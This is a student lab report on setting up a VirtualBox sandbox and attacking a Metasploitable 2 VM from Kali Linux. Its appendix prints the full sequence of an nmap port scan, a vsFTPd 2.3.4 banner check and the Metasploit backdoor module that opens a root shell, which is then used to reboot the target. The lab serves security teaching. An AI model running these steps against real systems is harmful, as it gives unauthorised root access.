



## Lab Report

**Professor's Name:**

**Course:** Enter course number, title, and section.

**Student Name:**

**Date:**

**Title:** Virtual Cyber Security Sand Box

### Overview

The lab involves creating an attack platform and two target machines using Virtual Box. The virtual machines operate on the same subnet. An attack is then attempted at the target machines over the network and the results recorded.

### Details

Virtual Box is installed on the host machine and the operating systems installed by specifying the type of operating system, amount of memory, storage, and network properties. This is shown in Figure 1. The network properties are configured as NAT Network in order to enable the machines to be on the same network. The IP range provided for the network is 192.168.1.1 – 192.168.1.254. The IP address for Metasploitable 2 can be viewed in the ifconfig results on Figure 2. The IP addresses for the machines is shown in the table in Figure 3.

The exploitation process begins with an Nmap scan of the ports as shown in Figure 4. This helps to identify open ports in the machine. On viewing the ftp port is open, the next step is running an ftp scan as shown in Figure 5. The process shows the connection to vsFTPD 2.3.4. This can then be exploited using Metasploit Framework as shown in Figure 6. After searching for the vulnerability, a backdoor is identified which can then be exploited as shown in Figure 7 by setting the RHOST to the IP of the target.


The attacking platform now has access to the target machine's command shell. To test if this is true, a "reboot" command is performed. The results as shown in Figure 8 show that the command works and the target machine reboots.

### Summary


The attack of the target virtual machine (Metasploitable) using Kali Linux is successful since the vulnerability is discovered, the backdoor used, and remote commands to the system made to reboot it. The Appendix section contains the figures which are screenshots of the virtual machines in operation.

## Appendix

Figure 1



**Figure 2**



```
Metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
xterm
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:74:f1:19
          inet addr:192.168.1.77  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2602:306:371f:1fa0:a00:27ff:fe74:f113/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe74:f113/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:121 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14427 (14.0 KB)  TX bytes:8122 (7.9 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:98 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21621 (21.1 KB)  TX bytes:21621 (21.1 KB)

msfadmin@metasploitable:~$
```

**Figure 3**

Machine	IP Address
Kali Linux	192.168.1.76
Metasploitable 1	192.168.1.78
Metasploitable 2	192.168.1.77

Figure 4

```
File Edit View Search Terminal Help
root@homepc:~# nmap 192.168.1.77

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-10 10:24 CST
Nmap scan report for toshiba-Satellite-S855D (192.168.1.77)
Host is up (0.00025s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
```

Figure 5

```
Nmap done: 1 IP address (1 host up) scanned in 3.38 seconds
root@homepc:~# ftp 192.168.1.77
Connected to 192.168.1.77.
220 (vsFTPd 2.3.4)
Name (192.168.1.77:root):
```

Figure 6

```

      =[ metasploit v4.15.8-dev ]
+ -- --=[ 1676 exploits - 961 auxiliary - 296 post ]
+ -- --=[ 489 payloads - 40 encoders - 9 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search vsftpd

Matching Modules
=====

   Name                                          Disclosure Date  Rank       Description
   ----                                          -
   exploit/unix/ftp/vsftpd_234_backdoor         2011-07-03      excellent VSFTPD v2.3
   .4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >

```

Figure 7

```

Exploit target:

   Id  Name
   --  ---
   0    Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.77
RHOST => 192.168.1.77
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.77:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.77:21 - USER: 331 Please specify the password.
[+] 192.168.1.77:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.77:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.76:40475 -> 192.168.1.77:6200) at
2018-02-10 10:30:08 -0600

```

Figure 8

The image shows a Metasploit Meterpreter session. The left pane displays the user interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (Sat 10:32). The main terminal area shows the following commands and output:

```
REPORT 21 yes The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.77
RHOST => 192.168.1.77
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.1.77:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.77:21 - USER: 331 Please specify the password.
[+] 192.168.1.77:21 - Backdoor service has been spawned, hand
[+] 192.168.1.77:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.76:40475 -> 192.168.1.77:6200) at
2018-02-10 10:30:08 -0600

reboot
```

The right pane shows the output of the exploit, including a warning to check the latest version, module loader status, markers, log file, and various system messages. The final message is "The system is going down for reboot NOW!".